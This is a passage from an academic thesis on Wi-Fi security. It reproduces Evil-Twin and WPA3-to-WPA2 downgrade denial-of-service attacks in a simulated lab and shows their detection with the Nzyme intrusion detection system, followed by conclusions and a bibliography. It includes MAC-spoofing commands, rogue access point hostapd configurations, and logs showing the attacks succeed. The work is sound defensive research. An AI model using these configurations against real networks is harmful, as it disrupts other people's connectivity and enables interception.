These Evil-Twin attacks are successfully detected by Nzyme and relative alerts are being spawn up. Because the Evil-Twin AP has the same MAC address (BSSID) with the original AP, it isn't being smartly detected by Nzyme with the “unexpected bssid” alert, but with the “multiple signal tracks” and the “unexpected cipher-suite” alerts. Since nzyme uses the simulated Wi-Fi radios with ideal distance conditions the “multiple signal tracks” alert isn't anymore generated for the Evil-Twin AP and we have to concentrate on the “unexpected cipher-suite” alerts.

For example, inside nzyme v2 we have configured SSID “testnetwork” with the cipher suite configuration of “CCMP-CCMP/PSK+PMF_DISABLED” (i.e WPA2-PSK without protected management frames):



Figure 14. SSID “testnetwork” default cipher suite

This WPA2-PSK AP with PMF disabled is having as its SSID the name “testnetwork” and it's being spawned up by using hostapd for the AP with the following configuration code lines inside “/etc/hostapd/testnetwork.conf”:

```
interface=wlan2
ssid=testnetwork
channel=6
auth_algs=1
hw_mode=g
ieee80211n=1
dtim_period=1
max_num_sta=8
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=abcdefgh
```

We can start running the AP through the following hostapd command:

```
hostapd /etc/hostapd/testnetwork.conf
```

What this command does, is create an AP with SSID "testnetwork" running with the interface wlan2 with the mentioned MAC address (see: 2) with WPA2-PSK encryption enabled and without any Management Frame Protection enabled. For the STA to connect to this AP we have to create a wpa_supplicant configuration file named "/etc/wpa_supplicant/testnetwork.conf" with the following content:

```
update_config=0
network={
    ssid="testnetwork"
    key_mgmt=WPA-PSK
    pairwise=CCMP
    group=CCMP
    psk="abcdefgh"
}
```

We can start running the STA connection establishment with the AP through the following wpa_supplicant command:

```
wpa_supplicant -i wlan1 -c /etc/wpa_supplicant/testnetwork.conf
```

What this command does, is to connect the Wi-Fi interface wlan1 with the AP (Wi-Fi interface wlan2) running under the SSID "testnetwork" utilizing the specified psk (passphrase) & WPA2-PSK cipher suite. The wpa_supplicant logs during the connection establishment are the following:

```
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2437 MHz)
wlan1: Trying to associate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2437 MHz)
wlan1: Associated with 02:00:00:00:01:00
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with 02:00:00:00:01:00
[PTK=CCMP GTK=CCMP]
wlan1: CTRL-EVENT-CONNECTED - Connection to 02:00:00:00:01:00
completed [id=0 id_str=]
```

The hostapd logs during this connection establishment are the following:

```
wlan2: interface state UNINITIALIZED->ENABLED
wlan2: AP-ENABLED
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: authenticated
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: associated (aid 1)
wlan2: AP-STA-CONNECTED 02:00:00:00:00:00
wlan2: STA 02:00:00:00:00:00 RADIUS: starting accounting session
96F487BE24D755CF
wlan2: STA 02:00:00:00:00:00 WPA: pairwise key handshake
completed (RSN)
wlan2: EAPOL-4WAY-HS-COMPLETED 02:00:00:00:00:00
```

From these logs we can infer that the connection procedure has been completed with the establishment of the EAPOL 4-way handshake. Now if we want to attack this network setup, we can create a WPA3-Only (PMF required) AP with the same name ("testnetwork") and the same BSSID (wlan2 MAC address) and wait for the STA to try and connect to this Evil-Twin network. First of all, to apply the Evil-Twin DoS attack, we need to change the MAC address of the attacker's interface (wlan4 in this case) to the MAC address of the AP (wlan2):

```
ip link set wlan4 down
ip link set dev wlan4 address 02:00:00:00:01:00
ip link set wlan4 up
```

Then, the attacker utilizes the following configuration file `"/etc/hostapd/wpa3-only.conf"`:

```
driver=nl80211
ctrl_interface=/var/run/hostapd
ctrl_interface_group=netdev
interface=wlan4
ssid=testnetwork
channel=6
auth_algs=1
hw_mode=g
```

```
ieee80211n=1
dtim_period=1
max_num_sta=8
wpa=2
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
ieee80211w=2
wpa_passphrase=sdisjadjaf
```

The Evil-Twin AP utilizes the PMF-required option (`"ieee80211w=2"`) alongside with WPA3-SAE protocol support (`"wpa_key_mgmt=SAE"`), which is all that's needed for the Evil-Twin DoS attack to succeed.

Hostapd deauthentication logs:

```
wlan2: AP-STA-DISCONNECTED 02:00:00:00:00:00
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: authenticated
wlan2: STA 02:00:00:00:00:00 IEEE 802.11: associated (aid 1)
wlan2: STA 02:00:00:00:00:00 IEEE 802.11:
deauthenticated due to local deauth request
```

Wpa_supplicant deauthentication logs:

```
wlan1: CTRL-EVENT-DISCONNECTED bssid=02:00:00:00:01:00 reason=2
wlan1: SME: Trying to authenticate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2437 MHz)
wlan1: Trying to associate with 02:00:00:00:01:00
(SSID='testnetwork' freq=2437 MHz)
wlan1: CTRL-EVENT-ASSOC-REJECT bssid=02:00:00:00:01:00
status_code=43
wlan1: SME: Deauth request to the driver failed

# wpa_cli status
Selected interface 'wlan1'
wpa_state=SCANNING
p2p_device_address=42:00:00:00:00:00
address=02:00:00:00:00:00
uuid=362db47b-a53a-5191-88fb-5458b986b2e4
```

Attacker's hostapd logs:

```
hostapd wpa3-only.conf
wlan4: interface state UNINITIALIZED->ENABLED
wlan4: AP-ENABLED
wlan4: STA 02:00:00:00:00:00 IEEE 802.11: authenticated
```

Nzyme successfully recognizes this case as an alert due to unexpected cipher suite usage by the "testnetwork" SSID as shown below:





Figure 15. Monitored network "testnetwork" alert for unexpected WPA3 cipher suites

When we stop the attacker's AP the connection is re-established between WPA2-PSK AP & STA. But if the attacker's AP is kept alive continuously it can cause a greater DoS effect against the WPA2-PSK AP.

Also nzyme v1 successfully logs the beacon rate anomaly caused due to the creation of the Evil-Twin AP:



```

Fields
  DATE           Mar 7 16:48:47
  FACILITY       user
  HOST           127.0.0.1
  HOST_FROM     127.0.0.1
  LEGACY_MSGHDR
  MESSAGE        2024-03-07T14:48:47.559Z raspberrypi nzyme -- - ALERT: Beacon rate anomaly detected for our SSID [testnetwork] on [02:00:00:00:00:00]. Rate <101.0> is over threshold <48>. ssid=testnetwork bssid=02:00:00:00:00:00 beacon_rate=101.0 beacon_rate_threshold=48 nzyme_sensor_id=nzyme-node-rp15-01 nzyme_message_type=alert alert_type=beacon_rate_anomaly
  PRIORITY       info
  PROGRAM        nzyme
  SOURCE         s_net
  alert_type     beacon_rate_anomaly
  beacon_rate    101.0
  beacon_rate_threshold 48
  bssid         02:00:00:00:00:00
  env            production
  filename       /var/log/remote/output.json
  host          rp15
  job            nzyme
  nzyme_message_type alert
  nzyme_sensor_id nzyme-node-rp15-01
  ssid          testnetwork
  
```

Figure 16. Grafana overview of beacon frames anomaly alert

WPA3-to-WPA2 downgrade DoS attack

It is possible, as mentioned in 3.4.2, to force the generation of disconnection frames by spawning effectively a WPA2-PSK (only) Evil-Twin AP which conflicts with the WPA3-SAE PMF-required original AP, so that the STA is continuously blocked from accessing the WPA3 AP in ideal simulated conditions (and not only in the case of faster beacon frames rate applied offensively by the attacker's AP), when the first AP to communicate with is the attacker's rogue AP. Only when the attacker's AP stops is the STA able to connect back to the original AP. This is different than the previous attack in which the DoS effect is immediate.

So, the STA tries to connect over WPA3 to the original AP and it detects an RSN (Robust Security Network) Information Element (IE) AKM (Auth Key Management) mismatch, i.e a mismatch between the expected security encryption protocol (WPA3-SAE) and the actual proposed security encryption protocol (WPA2-PSK-AES).

This is illustrated in the below logs from the wpa_supplicant process:


```
wlan1: Selecting BSS from priority group 0
wlan1: 0: 02:00:00:00:01:00 ssid='testnetwork' wpa_ie_len=0
rsn_ie_len=20 caps=0x411 level=-30 freq=2437
wlan1:    skip RSN IE - key mgmt mismatch
wlan1:    reject due to mismatch with WPA1/WPA2
```

The hostapd configuration file for the Evil-Twin AP has the following content ("etc/hostapd/testnetwork-wpa3-transition-downgrade.conf"):

```
interface=wlan4
ssid=testnetwork
channel=6
auth_algs=1
hw_mode=g
ieee80211n=1
dtim_period=1
max_num_sta=8
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=abcdefgh
```

The wpa_supplicant configuration file for the WPA3 STA has the following content ("testnetwork-wpa3.conf"):

```

ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
update_config=0
network={
    ssid="testnetwork"
    proto=RSN
    key_mgmt=SAE
    pairwise=CCMP
    group=CCMP
    ieee80211w=2
    psk="abcdefgh"
}

```

```

-----
202 18.534396494  02:00:00:00:01:00  Broadcast  802.11  217 Beacon frame, SN=0,
-----

```

- ▶ Frame 27: 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits) on interface wlan8, id 0
- ▶ Radiotap Header v0, Length 26
- ▶ 802.11 radio information
- ▶ IEEE 802.11 Beacon frame, Flags:
- ▼ IEEE 802.11 Wireless Management
 - ▼ Fixed parameters (12 bytes)
 - Timestamp: 1707927474176195
 - Beacon Interval: 0.102400 [Seconds]
 - ▶ Capabilities Information: 0x0411
 - ▼ Tagged parameters (155 bytes)
 - ▶ Tag: SSID parameter set: "testnetwork"
 - ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
 - ▶ Tag: DS Parameter set: Current Channel: 6
 - ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 1 bitmap
 - ▶ Tag: ERP Information
 - ▶ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
 - ▼ Tag: RSN Information
 - Tag Number: RSN Information (48)
 - Tag length: 20
 - RSN Version: 1
 - ▶ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Pairwise Cipher Suite Count: 1
 - ▶ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 - Auth Key Management (AKM) Suite Count: 1
 - ▶ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
 - ▶ RSN Capabilities: 0x000c

Figure 17. Wireshark beacon frame of Evil-Twin WPA2-PSK AP used in forced downgrade DoS attack

```

wlan1: Event SCAN_RESULTS (3) received
wlan1: Scan completed in 4.951193 seconds
nl80211: Received scan results (1 BSSes)
wlan1: BSS: Start scan result update 2
BSS: last_scan_res_used=1/32
wlan1: New scan results available (own=1 ext=0)
wlan1: Radio work 'scan'@0x555656cb3a40 done in
4.951549 seconds
wlan1: radio_work_free('scan'@0x555656cb3a40):
num_active_works --> 0
wlan1: Selecting BSS from priority group 0
wlan1: 0: 02:00:00:00:01:00 ssid='testnetwork' wpa_ie_len=0
rsn_ie_len=20 caps=0x411 level=-30 freq=2437
wlan1: skip RSN IE - key mgmt mismatch
wlan1: skip - MFP Required but network not MFP Capable
wlan1: No suitable network found
wlan1: Setting scan request: 5.000000 sec

```

16409 1820.5465772... 02:00:00:00:01:00 02:00:00:00:00:00 802.11 211 Probe Response, SN=1027, FN=0, Flags=....., BI=100, SSID="testnetwork"

Tag Number: Extended Supported Rates (50)
Tag length: 4
Extended Supported Rates: 24 (0x30)
Extended Supported Rates: 36 (0x40)
Extended Supported Rates: 48 (0x60)
Extended Supported Rates: 54 (0x6c)

Tag: RSN Information
Tag Number: RSN Information (48)
Tag length: 20
RSN Version: 1

- Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Group Cipher Suite type: AES (CCM) (4)
- Pairwise Cipher Suite Count: 1
- Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 - Pairwise Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 - Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 - Pairwise Cipher Suite type: AES (CCM) (4)
- Auth Key Management (AKM) Suite Count: 1
- Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) PSK
- RSN Capabilities: 0x000c
 -0 = RSN Pre-Auth capabilities: Transmitter does not support pre-authentication
 -0 = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneous
 -11 = RSN PTKSA Replay Counter capabilities: 16 replay counters per PTKSA/GTKSA/STakeySA
 -00 = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA
 -0. = Management Frame Protection Required: False
 -0... = Management Frame Protection Capable: False
 -0 = Joint Multi-band RSNA: False
 -0 = PeerKey Enabled: False
 -0 = Extended Key ID for Individually Addressed Frames: Not supported

Raw packet bytes (hex):
0000 00 00 1a 00 2f 48 00 00 04 20
0010 00 02 85 09 a0 00 e2 00 00 00
0020 00 00 00 00 02 00 00 00 01 00
0030 e0 3f 96 60 a4 5c 5a 11 06 00
0040 74 65 73 74 6e 65 74 77 6f 72
0050 96 0c 12 18 24 03 01 06 2a 01
0060 6c 30 14 01 00 00 0f ac 04 01
0070 00 00 0f ac 02 0c 00 3b 02 51
0080 ff ff 00 00 00 00 00 00 00 00
0090 00 00 00 00 00 00 00 3d 16 06
00a0 00 00 00 00 00 00 00 00 00 00
00b0 08 04 00 40 02 00 00 00 40 dd
00c0 01 01 00 03 a4 00 00 27 a4 00
00d0 32 2f 00

Figure 18. Wireshark frame of a probe response of non-PMF capable Evil-Twin WPA2-PSK AP used in downgrade DoS attack

In a variant of this attack at this time against WPA2-PSK compatible networks not advertising PMF support, the STA is PMF-capable and enforces PMF using the option "ieee80211w=2" inside

the wpa_supplicant configuration file. In such a case, wpa_supplicant returns a similar error with RSN IE AKMS mismatch, because the STA requires PMF but the Evil-Twin AP doesn't support PMF at all (it's disabled). It should be noted however that in another scenario the STA could adopt optionally - and not enforce - PMF and not disconnect directly.

Chapter 6

Discussion and Conclusions

Regarding the encryption protocols investigated in the context of the current thesis (WEP, WPA1/WPA2/3), we saw some of the basic attacks against them, and moved our focal point of interest towards DoS attacks. WEP is globally unsafe, WPA1/WPA2 has several attack vectors against it even though it's the most used Wi-Fi protocol in the world[SRV21], and WPA3 is safer than the previous protocols but still some attack vectors can be applied against it effectively. No security protocol is completely safe, so there are various "degrees of freedom" in each case which were explored in their own terms previously. We have seen vulnerabilities to exist even with formally proven secure protocols, so we can't exclude the case of new vulnerabilities being discovered even in the most secure protocols, e.g with WPA3-SAE with PMF, beacon protection and OCV enabled, etc.

We reviewed first on chapter 3 some of the basic handshake bruteforce attacks against WPA1/WPA2, and moved on to the standard server-side and client-side DoS attacks. Also we saw some DoS attacks against WPA3-SAE and PMF, as well as during the 4-way handshake procedure even on WPA3-SAE protected networks. We discussed novel DoS attack vectors brought to light by recent security research work done on this field, even against the most secure available Wi-Fi protocols.

So, we have reached a point where we can conclude that it's impossible to completely prevent DoS attacks against even the most modern Wi-Fi protocols, but it should be also noted that these attacks can be made more difficult than before, so that only a skillful attacker with greater resources can exhaust all these attacks mentioned in the previous chapters. There is a global lack of intelligence in all Wi-Fi protocols, especially in the case of unauthenticated frames exchange which takes place before a secure channel connection is established, but also in the post-connection phase where unprotected frames or handshake packets can be injected, dropped or modified, amongst

other attack techniques mentioned before.

We re-formulated in practical terms in 5 some advanced special cases of MiTM & DoS attacks, using a custom IDS based on Nzyme for analyzing these attacks. Also we have surveyed some of the available defences against DoS attacks, and we concluded that the standard server-side and client-side DoS attacks are no longer possible in the post-connection phase due to PMF security measures taken during - and after - key exchange. But still protected deauthentication/disassociation packets can be generated by 4-way handshake (malformed) injected messages, beacon frames spoofing, etc. So the WLAN protocols are not completely safe even with the new enabled measures. However, we should be optimistic and look out into new novel ways to perform, detect and prevent the newer attacks against WLAN protocols, mainly focused at the MAC sublayer.

This can be performed by improving the quasi-”conversational” intelligence of the operations of the Wi-Fi protocols, by adding various security counter-measures against arbitrary packet injection, MiTM attacks, DoS attacks, etc. For example, we can add a small time delay and wait to receive all the server-side packets during the pre-authentication phase of WPA2/3 as a counter-measure against the race condition of the Evil-Twin DoS attacks and other similar attacks which exploit this lack of intelligence, at a minimal cost [LZ20a]. Or, in the case of 4-way handshake attacks, we can simply discard corrupt plaintext EAPOL messages, as well as discard the arbitrary re-transmissions of messages especially before the handshake is completed, which is exploited by attacks like KRACK.

Certain care must be taken to apply state-of-the-art security measures upon the new WLAN protocols, and meticulous research of vulnerabilities during all Wi-Fi functionalities. It’s strongly suggested to use latest versions of security protocols, i.e WPA3-SAE with PMF & beacon protection & OCV.

Bibliographical references

- [09] “1.IEEE. Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY). Amendment 4: Protected Management Frames. IEEE Std. 802.11w-2009 (2009).” In: *IEEE Std 802.11-2009* (2009).
- [21] “IEEE Standard for Information Technology–Telecommunications and Information Exchange between Systems - Local and Metropolitan Area Networks–Specific Requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications.” In: *IEEE Std 802.11-2020 (Revision of IEEE Std 802.11-2016)* (2021), pp. 1–4379. DOI: [10.1109/IEEESTD.2021.9363693](https://doi.org/10.1109/IEEESTD.2021.9363693).
- [AA19] Michael Asante and Kwabena Akomea-Agyin. “Analysis of security vulnerabilities in wifi-protected access pre-shared key.” In: (2019).
- [Aca] Pentester Academy. *wpa2-pbkdf2-ptk*, Copyright. URL: <https://www.pentesteracademy.com/>.
- [air] Found on aircrack-ng.org. *Aircrack-ng*. URL: <https://aircrack-ng.org/>.
- [ala] Domien Schepers et al. *Wi-Fi deauthentication github*. Accessed on February 2, 2024. URL: <https://github.com/domienschepers/wifi-deauthentication/>.
- [alb] Mathy Vanhoef et al. *Dragonblood: Demo of downgrade attack against WPA3*. Accessed on February 2, 2024. URL: <https://www.youtube.com/watch?v=msTugNs8bnM>.
- [alc] Mathy Vanhoef et al. *Multi-Channel MiTM attacks*. Access on March 4, 2024. URL: <https://github.com/vanhoefm/mc-mitm>.
- [ald] Mathy Vanhoef et al. *Vanhoef dragondrain and time*. Accessed on February 2, 2024. URL: <https://github.com/vanhoefm/dragondrain-and-time>.
- [ale] Mathy Vanhoef et al. *Wi-Fi framework github*. Accessed on February 2, 2024. URL: <https://github.com/domienschepers/wifi-framework>.

- [alf] Neil Dalal et al. *WPA3-Attacks-IDS*. Accessed on February 2, 2024. URL: <https://github.com/neildalal/WPA3-Attacks-DS>.
- [BR17] Cameron Buchanan and Vivek Ramachandran. *Kali Linux Wireless Penetration Testing Beginner's Guide: Master wireless testing techniques to survey and attack wireless networks with Kali Linux, including the KRACK attack*. Packt Publishing Ltd, 2017.
- [CKK21] Efstratios Chatzoglou, Georgios Kambourakis, and Constantinos Kolias. "Empirical evaluation of attacks against IEEE 802.11 enterprise networks: The AWID3 dataset." In: *IEEE Access* 9 (2021), pp. 34188–34205.
- [CKK22] Efstratios Chatzoglou, Georgios Kambourakis, and Constantinos Kolias. "How is your Wi-Fi connection today? DoS attacks on WPA3-SAE." In: *Journal of Information Security and Applications* 64 (2022), p. 103058.
- [cod] Found on code.google.com. *pyrit*. URL: <https://code.google.com/p/pyrit/>.
- [Dal+22] Neil Dalal, Nadeem Akhtar, Anubhav Gupta, Nikhil Karamchandani, Gaurav S Kasbekar, and Jatin Parekh. "A wireless intrusion detection system for 802.11 WPA3 networks." In: *2022 14th International Conference on COMMunication Systems & NETWORKS (COMSNETS)*. IEEE. 2022, pp. 384–392.
- [EM12] Martin Eian and Stig F Mjøl̄snes. "A formal analysis of IEEE 802.11 w deadlock vulnerabilities." In: *2012 Proceedings IEEE INFOCOM*. IEEE. 2012, pp. 918–926.
- [ENI] ENISA. *enisa threat landscape methodology*. Accessed on February 2, 2024. URL: <https://www.enisa.europa.eu/publications/enisa-threat-landscape-methodology>.
- [ext] Found at extreme-network.my.site.com. *Android 11 Clients 802.1X certificate authentication*. Accessed on February 2, 2024. URL: [https://extreme-networks.my.site.com/ExtrArticleDetail?an=000092023#:~:text=Android%2011%20QPR1%20clients%20\(December,11%20S%20certificate%20trust%20store](https://extreme-networks.my.site.com/ExtrArticleDetail?an=000092023#:~:text=Android%2011%20QPR1%20clients%20(December,11%20S%20certificate%20trust%20store).
- [Ger+23] Apostolos Gerodimos, Leandros Maglaras, Mohamed Amine Ferrag, Nick Ayres, and Ioanna Kantzavelou. "IoT: Communication protocols and security threats." In: *Internet of Things and Cyber-Physical Systems* 3 (2023), pp. 1–13. ISSN: 2667-3452. DOI: <https://doi.org/10.1016/j.iotcps.2022.12.003>. URL: <https://www.sciencedirect.com/science/article/pii/S2667345222000293>.

- [gita] Found on github.com. *eaphammer*. URL: <https://github.com/s01stlc3/eaphammer>.
- [gitb] Found on github.com. *fluxion*. URL: <https://github.com/FluxionNetwork/fluxion>.
- [gite] Found on github.com. *Half-handshake attack*. Accessed on February 2, 2024. URL: <https://github.com/dxa4481/WPA2-HalfHandshake-Crack>.
- [gitd] Found on github.com. *hostapd-mana*. URL: <https://github.com/sensepost/hostapd-mana>.
- [gite] Found on github.com. *Mdk4 github page*. Accessed on February 2, 2024. URL: <https://github.com/aircrack-ng/mdk4>.
- [gitf] Found on github.com. *SAE Authentication Flood*. Accessed on February 2, 2024. URL: <https://github.com/neildalal/WPA3-Attacks-IDS/tree/main/Attacks>.
- [Goua] Geoffrey Le Gourrierc. *Emulating WLAN in Linux*. Accessed on February 2, 2024. URL: <https://www.linuxembedded.fr/2020/05/emulating-wlan-in-linux-part-i-the-80211-stack>.
- [Goub] Geoffrey Le Gourrierc. *Emulating WLAN in Linux (mac80211_hwsim)*. Accessed on February 2, 2024. URL: <https://linuxembedded.fr/2021/01/emulating-wlan-in-linux-part-ii-mac80211hwsim>.
- [has] Found on hashcat.net. *hashcat*. URL: <https://hashcat.net/>.
- [HRR22] Naureen Hoque, Hanif Rahbari, and Cullen Rezendes. “Systematically Analyzing Vulnerabilities in the Connection Establishment Phase of Wi-Fi Systems.” In: *2022 IEEE Conference on Communications and Network Security (CNS)*. IEEE, 2022, pp. 64–72.
- [KH18] Christopher P Kohlios and Thair Hayajneh. “A comprehensive attack flow model and security analysis for Wi-Fi and WPA3.” In: *Electronics* 7.11 (2018), p. 284.
- [KK22] Athanasios Kalogiratos and Ioanna Kantzavelou. *Blockchain Technology to Secure Bluetooth*. 2022. arXiv: [2211.06451](https://arxiv.org/abs/2211.06451) [cs.CR].
- [LZ19] Karim Lounis and Mohammad Zulkernine. “Bad-token: denial of service attacks on WPA3.” In: *Proceedings of the 12th International Conference on Security of Information and Networks*. 2019, pp. 1–8.

- [LZ20a] Karim Lounis and Mohammad Zulkernine. “Exploiting race condition for Wi-Fi denial of service attacks.” In: *13th International Conference on Security of Information and Networks*. 2020, pp. 1–8.
- [LZ20b] Karim Lounis and Mohammad Zulkernine. “WPA3 connection deprivation attacks.” In: *Risks and Security of Internet and Systems: 14th International Conference, CRISIS 2019, Hammamet, Tunisia, October 29–31, 2019, Proceedings 14*. Springer. 2020, pp. 164–176.
- [MCB21] Stephan Marais, Marijke Coetzee, and Franz Blauw. “Simultaneous deauthentication of equals attack.” In: *Security, Privacy, and Anonymity in Computation, Communication, and Storage: SpaCCS 2020 International Workshops, Nanjing, China, December 18–20, 2020, Proceedings 13*. Springer. 2021, pp. 545–556.
- [mrna] Found on mrncciew.com. *WPA3 SAE mode*. Accessed on February 2, 2024. URL: <https://mrncciew.com/2019/11/29/wpa3-sae-mode/>.
- [mrnb] Found on mrncciew.com. *WPA3 transition mode*. Accessed on February 2, 2024. URL: <https://mrncciew.com/2019/11/29/wpa3-sae-transition-mode>.
- [nma] Found on nmap.org. *nmap*. URL: <https://nmap.org/>.
- [Pap+23] Vassilis Papaspirou, Maria Papathanasaki, Leandros Maglaras, Ioanna Kantzavelou, Christos Douligeris, Mohamed Amine Ferrag, and Helge Janicke. “A Novel Authentication Method That Combines Honeytokens and Google Authenticator.” In: *Information* 14.7 (2023). ISSN: 2078-2489. DOI: [10.3390/info14070386](https://doi.org/10.3390/info14070386). URL: <https://www.mdpi.com/2078-2489/14/7/386>.
- [SHB22] Rahul Saini, Debajyoti Halder, and Anand M Baswade. “RIDS: Real-time intrusion detection system for WPA3 enabled enterprise networks.” In: *GLOBECOM 2022-2022 IEEE Global Communications Conference*. IEEE. 2022, pp. 43–48.
- [SRV21] Domien Schepers, Aanjhan Ranganathan, and Mathy Vanhoef. “Let numbers tell the tale: measuring security trends in wi-fi networks and best practices.” In: *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. 2021, pp. 100–105.
- [SRV22] Domien Schepers, Aanjhan Ranganathan, and Mathy Vanhoef. “On the robustness of Wi-Fi deauthentication countermeasures.” In: *Proceedings of the 15th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. 2022, pp. 245–256.
- [Sun94] Tzu Sun. *The art of war*. Hachette UK, 1994.

- [SVR21] Domien Schepers, Mathy Vanhoef, and Aanjhan Ranganathan. “A framework to test and fuzz wi-fi devices.” In: *Proceedings of the 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. 2021, pp. 368–370.
- [Van+16] Mathy Vanhoef, Célestin Matte, Mathieu Cunche, Leonardo S Cardoso, and Frank Piessens. “Why MAC address randomization is not enough: An analysis of Wi-Fi network discovery mechanisms.” In: *Proceedings of the 11th ACM on Asia conference on computer and communications security*. 2016, pp. 413–424.
- [Van+18] Mathy Vanhoef, Nehru Bhandaru, Thomas Derham, Ido Ouzieli, and Frank Piessens. “Operating channel validation: Preventing multi-channel man-in-the-middle attacks against protected Wi-Fi networks.” In: *Proceedings of the 11th ACM Conference on Security & Privacy in Wireless and Mobile Networks*. 2018, pp. 34–39.
- [Van+23] Mathy Vanhoef, Xianjun Jiao, Wei Liu, and Ingrid Moerman. “Testing and Improving the Correctness of Wi-Fi Frame Injection.” In: *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. ACM. 2023, pp. 287–292.
- [Van21] Mathy Vanhoef. “FragAttacks: Breaking Wi-Fi Through Frame Aggregation and Fragmentation.” In: *Black Hat USA, Date: 2021/08/04-2021/08/05, Location: Las Vegas, USA*. 2021.
- [VAP20] Mathy Vanhoef, Prasant Adhikari, and Christina Pöpper. “Protecting wi-fi beacons from outsider forgeries.” In: *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. 2020, pp. 155–160.
- [VP14] Mathy Vanhoef and Frank Piessens. “Advanced Wi-Fi attacks using commodity hardware.” In: *Proceedings of the 30th Annual Computer Security Applications Conference*. 2014, pp. 256–265.
- [VP17a] Mathy Vanhoef and Frank Piessens. “Denial-of-service attacks against the 4-way wi-fi handshake.” In: *9th International Conference on Network and Communications Security (NCS)*. 2017.
- [VP17b] Mathy Vanhoef and Frank Piessens. “Key reinstallation attacks: Forcing nonce reuse in WPA2.” In: *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*. 2017, pp. 1313–1328.

- [VP18] Mathy Vanhoef and Frank Piessens. “Release the Kraken: new KRACKs in the 802.11 Standard.” In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. 2018, pp. 299–314.
- [VR20] Mathy Vanhoef and Eyal Ronen. “Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd.” In: *IEEE Symposium on Security & Privacy (SP)*. IEEE, 2020.
- [VR23] Mathy Vanhoef and Jeroen Robben. “A Security Analysis of WPA3-PK: Implementation and Precomputation Attacks.” In: *Lecture Notes in Computer Science* (2023).
- [VSP17] Mathy Vanhoef, Domien Schepers, and Frank Piessens. “Discovering logical vulnerabilities in the Wi-Fi handshake using model-based testing.” In: *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*. 2017, pp. 360–371.
- [w1f] Found at w1.fi. *Wi-Fi CVE patch*. Accessed on February 2, 2024. URL: <https://w1.fi/cgit/hostap/commit/?id=b1172c19e1900d478f98437fdf8114a5d5a81b0c>.
- [wir] Found on wireshark.org. *wireshark*. URL: <https://wireshark.org/>.